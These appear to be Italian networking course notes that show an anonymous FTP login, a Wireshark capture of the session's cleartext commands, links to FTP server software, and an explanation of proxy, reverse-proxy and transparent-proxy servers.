Microsoft Windows [Versione 10.0.18362.418]
(c) 2019 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\fausto.mfausto>ftp
Connesso a 193.205.92.110.
220 (vsFTPd 2.3.4)
200 Always in UTF8 mode.
Utente (193.205.92.110:(none)): anonymous
331 Please specify the password.
Password:
230 Login successful.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> bye
221 Goodbye.

C:\Users\fausto.mfausto>
```

server ftp.dominio - indirizzo IP

Collegarsi ad un server ftp
Autenticarsi con **anonymous**
Digitare una **password** "***password***"
Vedere l'elenco dei file
Disconnettersi

ftp con wireshark

Filtro "ftp"



*Ethernet
File Modifica Visualizza Vai Cattura Analizza Statistiche Telefonia Wireless Strumenti Aiuto
Espressione… +

ftp


```
No.  Time       Source               Destination          Protocol Length Info
 110 2.260368   193.205.92.110       mfausto.amministraz… FTP       74 Response: 220 (vsFTPd 2.3.4)
 112 2.263148   mfausto.amministra…  193.205.92.110       FTP       68 Request: OPTS UTF8 ON
 116 2.263297   193.205.92.110       mfausto.amministraz… FTP       80 Response: 200 Always in UTF8 mode.
 334 6.456316   mfausto.amministra…  193.205.92.110       FTP       70 Request: USER anonymous
 336 6.456624   193.205.92.110       mfausto.amministraz… FTP       88 Response: 331 Please specify the password.
 416 8.825462   mfausto.amministra…  193.205.92.110       FTP       64 Request: PASS xxx
 418 8.826077   193.205.92.110       mfausto.amministraz… FTP       77 Response: 230 Login successful.
 519 11.902120  mfausto.amministra…  193.205.92.110       FTP       82 Request: PORT 193,205,92,108,13,192
 521 11.902345  193.205.92.110       mfausto.amministraz… FTP      105 Response: 200 PORT command successful. Consider using PA…
 523 11.908362  mfausto.amministra…  193.205.92.110       FTP       60 Request: LIST
 531 11.908844  193.205.92.110       mfausto.amministraz… FTP       93 Response: 150 Here comes the directory listing.
 533 11.909976  193.205.92.110       mfausto.amministraz… FTP       78 Response: 226 Directory send OK.
 631 14.310240  mfausto.amministra…  193.205.92.110       FTP       60 Request: QUIT
 633 14.310492  193.205.92.110       mfausto.amministraz… FTP       68 Response: 221 Goodbye.
```

```
> Frame 110: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
> Ethernet II, Src: Vmware_ec:3f:42 (00:0c:29:ec:3f:42), Dst: mfausto.amministrazione.unicam (d8:50:e6:0a:e6:1d)
> Internet Protocol Version 4, Src: 193.205.92.110 (193.205.92.110), Dst: mfausto.amministrazione.unicam (193.205.92.108)
> Transmission Control Protocol, Src Port: ftp (21), Dst Port: nvmsgd (3519), Seq: 1, Ack: 1, Len: 20
> File Transfer Protocol (FTP)
  [Current working directory: ]
```

```
0000  d8 50 e6 0a e6 1d 00 0c  29 ec 3f 42 08 00 45 00   ·P······ )·?B··E·
0010  00 3c 7a 24 40 00 40 06  84 22 c1 cd 5c 6e c1 cd   ·<z$@·@· ·"··\n··
0020  5c 6c 00 15 0d bf 8b 3e  6f f4 2c 30 5e bf 50 18   \l·····> o·,0^·P·
0030  00 b7 81 86 00 00 32 32  30 20 28 76 73 46 54 50   ······22 0 (vsFTP
0040  64 20 32 2e 33 2e 34 29  0d 0a                     d 2.3.4) ··
```

wireshark_Ethernet_20191028092625_a14680.pcapng | Pacchetti: 724 · visualizzati: 14 (1.9%) · scartati: 0 (0.0%) | Profilo: Default

Tutto in ASCII



*Ethernet
File Modifica Visualizza Vai Cattura Analizza Statistiche Telefonia Wireless Strumenti Aiuto
Espressione… +

ftp

```
No.  Time       Source               Destination          Protocol Length Info
 110 2.260368   193.205.92.110       mfausto.amministraz… FTP       74 Response: 220 (vsFTPd 2.3.4)
 112 2.263148   mfausto.amministra…  193.205.92.110       FTP       68 Request: OPTS UTF8 ON
 116 2.263297   193.205.92.110       mfausto.amministraz… FTP       80 Response: 200 Always in UTF8 mode.
 334 6.456316   mfausto.amministra…  193.205.92.110       FTP       70 Request: USER anonymous
 336 6.456624   193.205.92.110       mfausto.amministraz… FTP       88 Response: 331 Please specify the password.
 416 8.825462   mfausto.amministra…  193.205.92.110       FTP       64 Request: PASS xxx
 418 8.826077   193.205.92.110       mfausto.amministraz… FTP       77 Response: 230 Login successful.
 519 11.902120  mfausto.amministra…  193.205.92.110       FTP       82 Request: PORT 193,205,92,108,13,192
 521 11.902345  193.205.92.110       mfausto.amministraz… FTP      105 Response: 200 PORT command successful. Consider using PA…
 523 11.908362  mfausto.amministra…  193.205.92.110       FTP       60 Request: LIST
 531 11.908844  193.205.92.110       mfausto.amministraz… FTP       93 Response: 150 Here comes the directory listing.
 533 11.909976  193.205.92.110       mfausto.amministraz… FTP       78 Response: 226 Directory send OK.
 631 14.310240  mfausto.amministra…  193.205.92.110       FTP       60 Request: QUIT
 633 14.310492  193.205.92.110       mfausto.amministraz… FTP       68 Response: 221 Goodbye.
```

```
> Frame 416: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
> Ethernet II, Src: mfausto.amministrazione.unicam (d8:50:e6:0a:e6:1d), Dst: Vmware_ec:3f:42 (00:0c:29:ec:3f:42)
> Internet Protocol Version 4, Src: mfausto.amministrazione.unicam (193.205.92.108), Dst: 193.205.92.110 (193.205.92.110)
> Transmission Control Protocol, Src Port: nvmsgd (3519), Dst Port: ftp (21), Seq: 31, Ack: 81, Len: 10
v File Transfer Protocol (FTP)
   > PASS xxx\r\n
  [Current working directory: ]
```

```
0000  00 0c 29 ec 3f 42 d8 50  e6 0a e6 1d 08 00 45 00   ··)·?B·P ······E·
0010  00 32 c1 5c 40 00 40 06  3c f4 c1 cd 5c 6c c1 cd   ·2·\@·@· <···\l··
0020  5c 6e 0d bf 00 15 2c 30  5e dd 8b 3e 70 44 50 18   \n····,0 ^··>pDP·
0030  1f b0 75 a9 00 00 50 41  53 53 20 78 78 78 0d 0a   ··u···PA SS xxx··
```

wireshark_Ethernet_20191028092625_a14680.pcapng   Pacchetti: 724 · visualizzati: 14 (1.9%) · scartati: 0 (0.0%)   Profilo: Default

Installare ftp server in windows/linux

How to set up an FTP server in Windows 10
http://techgenix.com/ftp-server-windows-10/


Download FileZilla Server for Windows
https://filezilla-project.org/download.php?type=server


8 Best Free FTP Server Software
https://www.lifewire.com/windows-ftp-servers-free-817577

Best Linux FTP Client: Top 10 Reviewed for Linux Geeks

https://www.ubuntupit.com/best-linux-ftp-client-top-10-reviewed-for-linux-geeks/

FINE






12/10/2023


server proxy

Un server proxy (detto anche «server mandatario») è all'origine un terminale che svolge la funzione di intermediario tra i computer di una rete locale (che usa talvolta dei protocolli diversi dal protocollo TCP/IP) e internet.




http proxy

La maggior parte delle volte il server proxy è usato per il web, si tratta allora di un proxy HTTP. Tuttavia possono esistere dei server proxy per ogni protocollo applicativo (FTP,…).



Il principio di funzionamento di un proxy

Il principio di funzionamento basico di un server proxy è abbastanza semplice:
si tratta di un server "comandato" da un'applicazione per effettuare una richiesta su internet al suo posto.
Così, quando un utente si connette a internet tramite un'applicazione client configurata per usare un server proxy, questa si connetterà in primo luogo al server proxy e gli darà la sua richiesta.
Il server proxy si connetterà allora al server che l'applicazione client cerca di raggiungere e gli trasmetterà la sua richiesta.
Il server risponderà in seguito al proxy, che a sua volta trasmetterà la risposta all'applicazione client.



La funzione di cache

La maggior parte dei proxy assicura anche una **funzione di cache**:
la capacità di mantenere in "memoria" le pagine visitate più di frequente dagli utenti della rete locale per poterle fornire il più rapidamente possibile.


"cache" - spazio di stoccaggio temporaneo

Questa funzionalità implementata in alcuni server proxy permette da una parte di **ridurre l'uso della banda passante** verso internet e dall'altra di **ridurre i tempi di accesso** per gli utenti ai documenti.

Tuttavia, per arrivare a questo risultato, è necessario che il proxy paragoni regolarmente i dati della memoria cache con quelli remoti per assicurarsi che i dati in cache siano sempre validi.

Il filtraggio

D'altra parte, grazie all'utilizzo di un proxy, è possibile assicurare il controllo delle connessioni mediante la **costituzione di file di log: che registrano sistematicamente le richieste degli utenti ad una loro richiesta di connessione a internet**.
E' quindi possibile filtrare le connessioni internet analizzando da una parte le richieste dei client, e dall'altra le risposte dei server. Quando il filtraggio è realizzato paragonando la richiesta del client ad una lista di richieste autorizzate, si parla di **lista bianca**, se invece si tratta di una lista di siti vietati si parla allora di **lista nera**. Infine l'analisi delle risposte dei server seguendo una lista di criteri (parole chiave,…) è detta **filtraggio di contenuto**.



L'autentificazione

Dato che il proxy è l'intermediario indispensabile degli utenti della rete interna per accedere a delle risorse esterne, è a volte possibile usarlo per **autentificare gli utenti**. Sarà quindi facile dare l'accesso alle risorse esterne solo alle persone autorizzate a farlo e di poter registrare nei file di log degli accessi identificati.

Questo tipo di meccanismo, una volta realizzato, pone ovviamente numerosi problemi relativi **alle libertà individuali e ai diritti delle persone**…


I reverse-proxy

Viene detto *reverse-proxy* un server proxy-cache "**montato al contrario**";

un server proxy che permette agli utenti di internet di accedere indirettamente ad alcuni server interni.


Il reverse-proxy serve anche da collegamento per gli utenti internet che desiderano accedere ad un sito web interno trasmettendogli indirettamente le richieste. Grazie al reverse-proxy, il **server web è protetto** dagli attacchi diretti dall'esterno, cosa che rinforza la sicurezza della rete interna. D'altra parte, la funzione di cache del reverse-proxy può alleggerire il carico del server per cui è previsto, ed è la ragione per cui un server simile è talvolta detto » acceleratore « (*server accelerator*).

Il reverse-proxy può servire per ripartire il carico reindirizzando le richieste verso diversi server equivalenti; si parla allora **di ripartizione del carico** (in inglese **load balancing**).




trasparent proxy

La funzione del **Transparent Proxy** è **quella di intercettare ogni richiesta di un particolare servizio** (in questo caso richiesta *HTTP*) per poi redirigerla a un proxy affinchè svolga tutte le funzioni del caso (semplice **content filtering piuttosto che caching**).




Browser – Server HTTP

Nell'architettura TCP/IP il browser e il server Web comunicano direttamente a livello di applicazione senza alcuna intermediazione



Browser – Proxy - Server HTTP

Il proxy s'inserisce nell’architettura TCP/IP come livello di applicazione fra il client e il server sostituendo uno dei due host in tutte le transazioni server HTTP che coinvolgono l'altro host



Configurazione dei Client

